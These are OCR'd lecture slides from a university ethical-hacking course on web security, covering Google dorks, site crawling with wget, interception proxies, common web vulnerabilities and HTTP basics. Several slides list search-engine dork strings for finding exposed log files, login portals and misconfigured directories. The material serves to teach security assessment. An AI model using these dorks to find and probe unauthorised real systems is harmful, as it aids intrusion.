SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking

Web security

Daniele Friolo
friolo@di.uniroma1.it

Slides courtesy of Fabio De Gaspari

Web Application Hacking


- Focus on applications, rather than the underlying web server software
- Requires deeper analysis and patience
- Many tools available:
  - Google dorks
  - web crawling
  - browser plugins
  - tool suites

Google Dorks

- Search engines index huge amounts of web pages
- Using advanced search, you can find lots of useful information
  - while remaining anonymous

https://www.exploit-db.com/googlehacking-database

Google Dorks



EXPLOIT DATABASE

GET CERTIFIED

Google Hacking Database

Filters | Reset All

Show 15

Quick Search

Date Added	Dork	Category	Author
2019-03-11	inurl:/php-errors.log filetype:log	Error Messages	Thalysson Sarmento
2019-03-11	inurl:/files/_log/ filetype:log	Files Containing Juicy Info	Thalysson Sarmento
2019-03-11	inurl:8000/portal/	Various Online Devices	Thalysson Sarmento
2019-03-11	inurl:/portal/apis/fileExplorer/	Various Online Devices	Thalysson Sarmento
2019-03-11	inurl:'/scopia/entry/index.jsp'	Pages Containing Login Portals	Lazy Hacker
2019-03-11	inurl:'/logon/logonServlet'	Pages Containing Login Portals	Lazy Hacker
2019-03-11	intitle:'Welcome to JBoss AS'	Various Online Devices	Lazy Hacker
2019-03-11	inurl:'/zabbix/index.php'	Pages Containing Login Portals	Lazy Hacker
2019-03-11	intitle:'Centreon - IT & Network Monitoring'	Pages Containing Login Portals	Lazy Hacker
2019-03-07	"/1000/system_information.asp"	Various Online Devices	CrimsonTorso
2019-03-04	inurl:typo3conf/l10n/	Sensitive Directories	PsycoR
2019-03-04	inurl:/files/contao	Sensitive Directories	PsycoR
2019-03-04	/adp/self/service/login	Pages Containing Login Portals	Manish Bhandarkar
2019-03-01	intext:reports filetype:cache	Files Containing Juicy Info	Hussain Vohra
2019-03-01	intitle:"NetcamSC IP Address"	Various Online Devices	Hussain Vohra

Showing 1 to 15 of 4,660 entries

FIRST PREVIOUS 1 2 3 4 5 ... 311 NEXT LAST

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK)	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (WiFu)	Advanced Attack Simulation

Google Dorks

- Some fun examples:
  - “index of /<target>”
    - try with: admin, password, mail, …
- Allows to easily find poorly configured webservers
  - easy to get source code/config files → easier attack

Google dorks

- Search engine also help to find poorly coded web pages
  - e.g. misuse of hidden fields:
    - type=hidden name=price

Web Crawling

- The first step is to familiarize yourself with the target website
  - what better way than to downloading the entire content of the website?
- Look for sensitive data in interesting files:
  - comments in static and dynamic pages
  - include and other support files
  - source code
  - server response headers
  - cookies

Web Crawling

- Long and tedious process, many tools available
- Wget: non-interactive cmd-line tool
  - http, https, ftp
  - easy to script and automate (also recursive option)

```
fabio@fabio-XPS-15-9560:~$ wget -l 2 http://www.google.com
--2019-03-12 16:09:31--  http://www.google.com/
Resolving www.google.com (www.google.com)... 216.58.198.36, 2a00:1450:4002:802::
2004
Connecting to www.google.com (www.google.com)|216.58.198.36|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'

index.html              [ <=>                ]  12,16K  --.-KB/s    in 0,003s

2019-03-12 16:09:31 (4,23 MB/s) - 'index.html' saved [12449]
```

Web Application Assessment

- Deep analysis of application design
  - key to discover vulnerabilities
  - look for how to break the application's logic
- Main focus:
  - authentication
  - session management
  - database interaction
  - input validation
  - application logic

Web Application Assessment

- Requires proper tools
  - Browser plugins
  - Tool suites

Browser Plugins

- See and modify data in real time
- Useful to understand app's functionality
  - Invaluable to confirm potential vulnerabilities
- Allows to:
  - modify query arguments and request headers
    - think about client-only input validation (e.g. javascript)
  - in-depth inspection of responses
- Built-in developer tools (F12 on FF) invaluable

Tool Suites

- Proxy interpose between client and server Client
- can be any application (not only browser)
- Provide all functionalities of plugins and more
- Some examples:
  - Fiddler
  - WebScarab
  - Burp Suite (Lab)

Common Web App Vulnerabilities


- We have the tools, but what should we look for when assessing a Web App?
  - Typical weak passwords, misconfiguration (see dorks), ...
  - Session Hijacking
  - Cross site scripting
  - Cross site request forgery
  - SQL injections

HTTP review


HTTP Protocol

- *H*yper*T*ext *T*ransfer *P*rotocol
- Base of the www
  - defines messages' format and request/responses
- Stateless protocol
  - each command is independent
- Uses status codes to indicate result of requests


Web Infrastructure



Page request: http://www.example.com/test.html



WEB - URL structure



Source: "The Tangled Web", Michael Zalewski, ED. No Starch Press, 2011.

Special characters and Percent encoding

- List of “non-allowed” characters (per RFC 1630).

  : / ? # [ ] @ ! $ & ’ ( ) * + , ; =

- Questions for you:
  - Why aren’t they allowed?
  - What if we need to use them?
- URLs can only be sent over the Internet using the ASCII character-set → printable
- Not-allowed (unsafe) ASCII characters are ENCODED with a "%" followed by two hexadecimal digits

Some examples of encoding

Dollar ("$")	%24
Ampersand ("&")	%26
Plus ("+")	%2B
Comma (",")	%2C
Forward slash/Virgule ("/")	%2F
Colon (":")	%3A
Semi-colon (";")	%3B
Equals ("=")	%3D
Question mark ("?")	%3F
'At' symbol ("@")	%40

Space	%20
Quotation marks	%22
'Less Than' symbol ("<")	%3C
'Greater Than' symbol (">")	%3E
'Pound' character ("#")	%23
Percent character ("%")	%25

Left Curly Brace ("{")	%7B
Right Curly Brace ("}")	%7D
Vertical Bar/Pipe ("|")	%7C
Backslash ("\")	%5C
Caret ("^")	%5E
Tilde ("~")	%7E
Left Square Bracket ("[")	%5B
Right Square Bracket ("]")	%5D
Grave Accent ("`")	%60

PRINTABLE CHARACTERS								
DEC	HEX	CHARACTER	DEC	HEX	CHARACTER	DEC	HEX	CHARACTER
32	20	<SPACE>	64	40	@	96	60	`
33	21	!	65	41	A	97	61	a
34	22	"	66	42	B	98	62	b
35	23	#	67	43	C	99	63	c
36	24	$	68	44	D	100	64	d
37	25	%	69	45	E	101	65	e
38	26	&	70	46	F	102	66	f
39	27	'	71	47	G	103	67	g
40	28	(	72	48	H	104	68	h
41	29	)	73	49	I	105	69	i
42	2A	*	74	4A	J	106	6A	j
43	2B	+	75	4B	K	107	6B	k
44	2C	,	76	4C	L	108	6C	l
45	2D	-	77	4D	M	109	6D	m
46	2E	.	78	4E	N	110	6E	n
47	2F	/	79	4F	O	111	6F	o
48	30	0	80	50	P	112	70	p
49	31	1	81	51	Q	113	71	q
50	32	2	82	52	R	114	72	r
51	33	3	83	53	S	115	73	s
52	34	4	84	54	T	116	74	t
53	35	5	85	55	U	117	75	u
54	36	6	86	56	V	118	76	v
55	37	7	87	57	W	119	77	w
56	38	8	88	58	X	120	78	x
57	39	9	89	59	Y	121	79	y
58	3A	:	90	5A	Z	122	7A	z
59	3B	;	91	5B	[	123	7B	{
60	3C	<	92	5C	\	124	7C	|
61	3D	=	93	5D	]	125	7D	}
62	3E	>	94	5E	^	126	7E	~
63	3F	?	95	5F	_	127	7F	<DEL>

HTTP request

Structure:

- 1 request line (e.g., GET /index.html HTTP/1.1)
- 2 header (HTTP/1.1 MUST contain the Host field – host and port number of the requested resource)
- 3 empty line
- 4 message body (optional)

Note:

- request line and header are terminated by a CRLF (“\r\n”)
- empty line → CRLF
- usually implementations are flexible (e.g., CR may not be mandatory)

HTTP request

Structure:

- **Request line**
- Header
- Empty line
- Message body (optional)

Request line and HTTP methods

- GET to fetch a resource
- HEAD similar to GET, but the server replies with headers only
- POST includes data in the body, as an example:
  - data to be posted in a forum
  - data coming from another page form
  - data to be inserted in a database
- HTTP/1.1 provides also OPTIONS, PUT, DELETE, TRACE, CONNECT

HTTP request

Structure:

- Request line
- **Header**
- Empty line
- Message body (optional)

Some HTTP headers

- **Host:** the hostname that appears in the full URL accessed
- **Authorization**: authentication credentials
  - e.g., Basic + "username:password", base64 encoded
  - (joystick:mypassword ⇔ am95c3RpY2s6bXlwYXNzd29yZA==)
- **If-Modified-Since:** server answer with the resource only if it has been modified after the specified date
- **Referer:** page from which the request has been generated
- **User-Agent:** agent used to perform the request
- Entity headers: contain meta-information about the request body, for example:
  - **Content-Length:** length of the request payload
  - **Content-Type:** type of the payload (e.g., application/x-www-form-urlencoded)

HTTP answers

- Structure
  1. status-line (e.g., HTTP/1.1 200 OK)
  2. header (optional) (e.g., Server: Apache/2.2.3)
  3. empty line (CRLF)
  4. body of the message (optional, depending on the request)

NB: status-line and header are terminated by CRLF

HTTP answers

Structure:

- **status-line**
- header (optional)
- empty line (CRLF)
- body of the message (optional)

HTTP answers

HTTP/1.1 200 OK

- Status line
  1. protocol version (e.g., HTTP/1.1)
  2. status code (result of the operation, e.g., 200)
  3. text code associated to the status code (e.g., OK)

Examples of status codes

Code	Description
200	**OK**
201	Created
202	Accepted
301	Moved Permanently
307	Temporary Redirect
400	**Bad Request**
401	Unauthorized
403	**Forbidden**
404	Not Found
500	**Internal Server Error**
503	Service Unavailable

